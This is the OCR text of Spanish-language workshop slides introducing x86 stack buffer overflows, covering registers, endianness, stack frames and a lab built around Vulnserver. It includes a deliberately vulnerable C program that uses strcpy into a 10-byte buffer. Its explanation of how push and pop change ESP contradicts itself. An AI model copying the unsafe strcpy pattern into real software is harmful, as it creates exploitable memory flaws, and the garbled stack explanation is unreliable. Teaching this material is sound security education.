ZEROLYNX

Hack0n

TALLER HACKON EXPLOITING AÑEJO

FEBRERO 2020


SEGA

AGENDA

1. Un poco de teoría
2. Ejecución y Pila
3. Exploit paso a paso
4. Ejercicios
5. Anexos

ANTES DE EMPEZAR...

Requisitos para el taller…

1. Maquina Kali en VirtualBox para realizar el exploit.
2. Ova de Win7. Máquina preparada para correr un binario que está en el escritorio. Para mejor compatibilidad utilizar VirtualBox.
3. Vulnserver.exe
4. OllyDbg (Inmunity Debugger)

Las máquinas deben tener visibilidad entre sí.

ESTAMOS LISTOS?

Hack0n

1. UN POCO DE TEORIA

EXPLOITING... QUE?

¿Windows o Linux? Da igual mientras el procesador sea arquitectura x86.
La familia x86 agrupa los principales procesadores Intel y AMD que se utilizan hoy en día en ordenadores y servidores. Esta familia se basa en el juego de instrucciones Intel 8086.

Tanto Intel como AMD en sus respectivos nombres comerciales (Intel/Intel 64 y AMD/AMD64) implementan esta familia: x86 y x86_64 respectivamente. El compilador transforma las líneas de código en instrucciones de la familia x86 gracias al ensamblador. Por ejemplo, Linux utiliza GCC como compilador y GNU Assembler por detrás como ensamblador.


¿Qué no es x86? Por ejemplo MIPS (PSP, así les fue), ARM (iOS, Android, Nintendo DS), SPARC (Solaris),
Más info @ https://es.wikipedia.org/wiki/Microprocesador#Arquitecturas

ENDIANNESS

¿"Big-endian" and "Little-endian"? Es tan solo una convención en la forma de representar números…


Big -> más representativo primero;

0x0A0B0C0D -> 0x0A 0x0B 0x0C 0x0D



Little -> menos representativo primero;

0x0A0B0C0D -> 0x0D 0x0C 0x0B 0x0A




ENDIANNESS

¿"Big-endian" and "Little-endian"? Es tan solo una convención en la forma de representar números…


Big -> más representativo primero;


0x0A0B0C0D -> 0x0A 0x0B 0x0C 0x0D



Little -> menos representativo primero;

0x0A0B0C0D -> 0x0D 0x0C 0x0B 0x0A






QUE ES UN BUFFER OVERFLOW

Un buffer overflow (desbordamiento de buffer) se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto (buffer). Si dicha cantidad es superior a la capacidad preasignada, los bytes sobrantes se almacenan en zonas de memoria adyacentes sobrescribiendo su contenido original, que probablemente pertenecían a datos o código almacenados en memoria.


```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char buffer[10];
  if (argc < 2)
  {
    fprintf(stderr, "MODO DE USO: %s string\n", argv[0]);
    return 1;
  }
  strcpy(buffer, argv[1]);
  return 0;
}
```



QUE ES UN BUFFER OVERFLOW

Un buffer overflow (desbordamiento de buffer) se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto (buffer). Si dicha cantidad es superior a la capacidad preasignada, los bytes sobrantes se almacenan en zonas de memoria adyacentes sobrescribiendo su contenido original, que probablemente pertenecían a datos o código almacenados en memoria.

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char buffer[10];
  if (argc < 2)
  {
    fprintf(stderr, "MODO DE USO: %s string\n", argv[0]);
    return 1;
  }
  strcpy(buffer, argv[1]);
  return 0;
}
```



REGISTROS

Registros de info temporal para operar. Puede contener tanto valores como direcciones de memoria

- Accumulator register (EAX). Para operaciones aritméticas.
- Counter register (ECX). Usado principalmente en bucles.
- Data register (EDX). Usado en operaciones aritméticas y de lectura/escritura.
- Base register (EBX). Registro de uso general y para establecer punteros a memoria cuando es necesario.

Registros de Pila

- Stack Pointer register (ESP). Puntero a la cima de la pila.
- Stack Base Pointer register (EBP). Puntero a la base de la pila.

Puntero a siguiente instrucción

- Instruction Pointer (**EIP**). Apunta a la dirección de memoria de la siguiente instrucción a ejecutar, por lo que la finalidad del exploiting es hacerse con el control de este registro (sobrescribirlo) para ejecutar nuestro propio código.

Otros que no nos interesan (FYI but nevermind)

Source Index register (SI). Used as a pointer to a source in stream operations.
Destination Index register (DI). Used as a pointer to a destination in stream operations.

PILA

"Almacenamiento temporal para el procesamiento de datos por el procesador con estructura LiFo (Last in, First out". La pila funciona a través de posiciones relativas en base a la función que se está ejecutando. Cada función tiene por tanto un **Stack Frame** que viene definido por el valor de los registros:

- **ESP**. Este registro apunta a la cima del frame de pila. Por ejemplo a la dirección de memoria "0xbfffeecc".
- **EBP**. Este apunta a la base del frame de pila. Por ejemplo a "0xbfffeee8".


Hay dos operaciones de pila:

- "**push ecx**" va a meter en la pila el valor del registro ECX. Significa que mete en la dirección de memoria a donde apunta ESP el valor ECX. Automáticamente el valor de ESP crece para no reescribir el valor.
- "**pop eip**" saca el valor existente en la dirección de memoria de ESP y lo guarda en EIP. El punto ESP decrece automáticamente.

La pila crece hacia direcciones INFERIORES de memoria.

push resta direcciones de memoria a ESP

pop suma direcciones de memoria a ESP



Hack0n

2. EJECUCION Y PILA

INSTRUCCIONES

1. **Prólogo**. Guarda la base de la pila de la instrucción padre y crea la base para la actual
    1. **push ebp**
    2. **mov ebp, esp**


2. **Instrucciones**. Flujo de ejecución normal
    1. Espacio para variables locales
    2. Se accede a las variables locales en función del offset de EBP

3. **Epílogo**. Recupera ESP y EBP de instrucción padre, finalmente hace RETorno a la siguiente instrucción de función padre
    1. **Leave**. Una sola instrucción que hace lo siguiente:
        1. mov esp, ebp (restaura la cima de la pila para el siguiente stack frame con la base actual)
        2. pop ebp (restaura la base de la pila para el stack frame anterior)
    2. **Ret**
        1. pop eip (ejecuta la primera instrucción de la siguiente función)

STACK FRAMES

Partiendo del siguiente código:


```
#include <stdio.h>
        void function (int x, int y){
                int z = 0;
                int q = 1;
        }

        int main (char *argv[]) {
                function(16,10);
}
```



```
080483f2 <main>:
 80483f2:    push   %ebp
 80483f3:    mov    %esp,%ebp
 80483f5:    push   $0xa
 80483f7:    push   $0x10
 80483f9:    call   80483db <function>
 80483fe:    add    $0x8,%esp
 8048401:    mov    $0x0,%eax
 8048406:    leave
 8048407:    ret
```


EIP

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeee8
EBP	0xbfffeee8



